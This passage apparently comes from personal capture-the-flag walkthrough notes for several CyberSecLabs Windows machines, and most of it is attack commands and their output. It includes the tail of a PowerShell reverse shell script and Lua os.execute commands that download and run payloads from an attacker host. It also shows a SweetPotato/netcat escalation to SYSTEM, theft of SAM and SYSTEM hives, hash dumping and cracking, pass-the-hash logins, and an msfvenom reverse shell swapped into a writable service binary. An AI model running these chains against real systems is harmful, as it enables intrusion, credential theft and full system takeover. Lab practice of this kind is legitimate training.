111             $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112             $stream.Write($sendbyte,0,$sendbyte.Length)
113             $stream.Flush()
114         }
115         $client.Close()
116         if ($listener)
117         {
118             $listener.Stop()
119         }
120     }
121     catch
122     {
123         Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124         Write-Error $_
125     }
126 }
127
128 Invoke-PowerShellTcp -reverse -ip 10.10.0.16 -port 8081
```

Line 128, Column 56

```
Advanced Lua Command-line for Wing FTP Server.
ctrl+m => switch single/multi line, ctrl+enter => submit, help => show help information.
ctrl+w => open new window, ctrl+f => focus to prompt, ctrl+l => clear screen.

lua>> command=os.execute('powershell -c "wget http://10.10.0.16/shell.exe -outfile shell.exe"')


lua>> command=os.execute('powershell -c ".\shell.exe"')


lua>> command=os.execute('powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/Invoke-PowerS
hellTcp.ps1)"')
lua>>
```

```
PS C:\Windows\system32>whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
imposter\lian S-1-5-21-677493427-1225645865-1954445204-1009
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                        State
============================= ================================================================== ========
SeCreateTokenPrivilege        Create a token object                                              Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token                                      Disabled
SeDebugPrivilege              Debug programs                                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                           Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation    Disabled
SeImpersonatePrivilege        Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege       Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                     Disabled
```

```
PS C:\Windows\system32> systeminfo

Host Name:                 IMPOSTER
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00252-70000-00000-AA535
Original Install Date:     5/22/2020, 11:35:00 AM
System Boot Time:          1/18/2023, 9:43:46 AM
```

LOOKS LIKE WE CAN USE A 64 BIT NC WITH SWEET POTATO

https://github.com/uknowsec/SweetPotato

```
PS C:\Temp> wget -usebasicparsing http://10.10.0.16/SweetPotato.exe -outfile sweet.exe
PS C:\Temp> wget -usebasicparsing http://10.10.0.16/nc64.exe -outfile nc64.exe
PS C:\Temp> ./sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Sam

NMAP

```
PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
445/tcp   open  microsoft-ds  syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5985/tcp  open  wsman         syn-ack
47001/tcp open  winrm         syn-ack
49664/tcp open  unknown       syn-ack
49665/tcp open  unknown       syn-ack
49666/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
49675/tcp open  unknown       syn-ack
49676/tcp open  unknown       syn-ack
```

TESTING SMB

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ smbclient -L "\\\\172.31.1.18\\"
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$
```

THERE WAS SO MUCH STUFF IN BACKUPS WE JUST MOUNTED IT

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ sudo mount.smb3 "\\\\172.31.1.18\\backups" smb
Password for root@\\172.31.1.18\backups:
```

HEADING TO C:\WINDOWS\SYSTEM32\CONFIG WE SHOULD BE ABLE TO FIND THE SAM AND SYSTEM FILES

```
┌──(kali㉿kali)-[~/…/smb/Windows/system32/config]
└─$ ls -la
total 109856
```

```
-rwxr-xr-x 1 root root    28672 May 10  2020 SAM
-rwxr-xr-x 1 root root    65536 Oct 17  2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root    65536 Oct 17  2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root    65536 Oct 17  2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 12111872 May 10  2020 SYSTEM
-rwxr-xr-x 1 root root    65536 Oct 17  2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root   524288 Oct 17  2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000002.regtrans-ms
drwxr-xr-x 2 root root        0 May  9  2020 systemprofile
drwxr-xr-x 2 root root        0 May  9  2020 TxR
-rwxr-xr-x 1 root root     4096 Jul 16  2016 VSMIDK
```

```
┌──(kali㉿kali)-[~/…/smb/Windows/system32/config]
└─$ cp SAM ~/Desktop/CyberSecLabs/Sam

┌──(kali㉿kali)-[~/…/smb/Windows/system32/config]
└─$ cp SYSTEM ~/Desktop/CyberSecLabs/SYSTEM
^C

┌──(kali㉿kali)-[~/…/smb/Windows/system32/config]
└─$ cp SYSTEM ~/Desktop/CyberSecLabs/Sam
```

COPY THE FILES BACK TO “US” JUST TO MAKE IT EASIER FOR US

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ ls -la
total 11868
drwxr-xr-x  3 kali kali     4096 Jan 18 07:15 .
drwxr-xr-x 11 kali kali     4096 Jan 18 07:15 ..
-rwxr-xr-x  1 kali kali    28672 Jan 18 07:15 SAM
drwxr-xr-x  2 root root     4096 May 10  2020 smb
-rwxr-xr-x  1 kali kali 12111872 Jan 18 07:15 SYSTEM
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ secretsdump.py -sam SAM -system SYSTEM local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x1f613675567df5ac73dba3f774842bd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jamie:1001:aad3b435b51404eeaad3b435b51404ee:68b1d3b0493ec0d6a1c0b8725062ab71:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:661e39b67cabec9066e1de26094770ab:::
[*] Cleaning up...
```

REMEMBER NTLM HASHES GO LM:NT

NOTICE ADMINISTRATOR AND GUEST BOTH START WITH 31d6c THIS MEANS THEY CANNOT LOG ON AND MOST LIKELY DO NOT HAVE A PASSWORD SET

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ evil-winrm -u jamie -H 68b1d3b0493ec0d6a1c0b8725062ab71 -i 172.31.1.18

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jamie\Documents>
*Evil-WinRM* PS C:\Users\jamie\Documents>
```

ALSO WE CRACKED JAMIES PASSWORD

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4 --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
rangers          (jamie)
                 (Administrator)
1 0g 0:00:00:00 DONE (2023-01-18 07:19) 0g/s 4597Kp/s 4597Kc/s 13791KC/s !!!secret!!!
.ie168
Waiting for 3 children to terminate
3 1g 0:00:00:00 DONE (2023-01-18 07:19) 1.234g/s 4427Kp/s 4427Kc/s 8854KC/s !!()ez:0)
.a6_123
4 1g 0:00:00:00 DONE (2023-01-18 07:19) 1.265g/s 4539Kp/s 4539Kc/s 9079KC/s !!!rain..
*7¡Vamos!
2 0g 0:00:00:00 DONE (2023-01-18 07:19) 0g/s 4320Kp/s 4320Kc/s 12961KC/s !!!lkav!!!ab
ygurl69
Session completed.
```

DURING ENUMERATION WE FIND 2 SERVICES

```
*Evil-WinRM* PS C:\Users\jamie\Documents>
*Evil-WinRM* PS C:\Users\jamie\Documents> services

Path                                                                Privileges Service
----                                                                ---------- -------
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                       False AmazonSSMAgent
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"                         False AWSLiteAgent
"C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"                       False cfn-hup
C:\Services\monitor1.exe                                                  True monitor1
C:\Services\monitor2.exe                                                  True monitor2
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe             True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                         False PerfHost
C:\Windows\servicing\TrustedInstaller.exe                                False TrustedInstaller

*Evil-WinRM* PS C:\Users\jamie\Documents>
```

MONITOR 1 AND 2 ARE NOT NORMAL

```
*Evil-WinRM* PS C:\Users\jamie\Documents> sc.exe qc monitor1
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: monitor1
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Services\monitor1.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : monitor1
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\Users\jamie\Documents> sc.exe stop monitor1
[SC] ControlService FAILED 1062:

The service has not been started.
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=445 -f exe > monitor1.exe
```

LOOKS LIKE WE ARE GOING TO DO EXECUTABLE TAKEOVER / HIJACKING

```
*Evil-WinRM* PS C:\Services> icacls C:\Services
C:\Services BUILTIN\Users:(OI)(CI)(F)
            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(F)
            BUILTIN\Users:(I)(OI)(CI)(RX)
            BUILTIN\Users:(I)(CI)(AD)
            BUILTIN\Users:(I)(CI)(WD)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

```
*Evil-WinRM* PS C:\Services> ren monitor1.exe monitorbak1.exe
*Evil-WinRM* PS C:\Services> wget http://10.10.0.16/monitor1.exe -outfile monitor1.exe
*Evil-WinRM* PS C:\Services>
```

NOW START THE SERVICE, MAKE SURE YOUR LISTENER IS RUNNING FIRST

```
*Evil-WinRM* PS C:\Services> sc.exe start monitor1
```


```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Engine

NMAP


```
PORT     STATE    SERVICE       REASON
80/tcp   filtered http          no-response
135/tcp  filtered msrpc         no-response
139/tcp  open     netbios-ssn   syn-ack
445/tcp  filtered microsoft-ds  no-response
3389/tcp filtered ms-wbt-server no-response
5985/tcp filtered wsman         no-response
49154/tcp filtered unknown      no-response
49155/tcp filtered unknown      no-response
49164/tcp filtered unknown      no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.16 seconds
```

LETS CHECK OUT PORT 80




DIRECTORY BUSTER

```
 Press [ENTER] to use the Scan Management Menu™

200      GET       32l       55w      701c http://172.31.1.16/
200      GET      219l      890w    13737c http://172.31.1.16/Blog
301      GET        2l       10w      156c http://172.31.1.16/aspnet_client => http://172.31.1.16/aspnet_client/
200      GET      219l      890w    13737c http://172.31.1.16/blog
[#################>---] - 1m     68048/81876   15s     found:4       errors:0
[##################>--] - 1m     36720/40938   491/s   http://172.31.1.16/
[#################>----] - 1m     31192/40938   501/s   http://172.31.1.16/aspnet_client/
```




WE TRIED ADMIN ADMIN AND THAT WORKED



https://www.exploit-db.com/exploits/46353

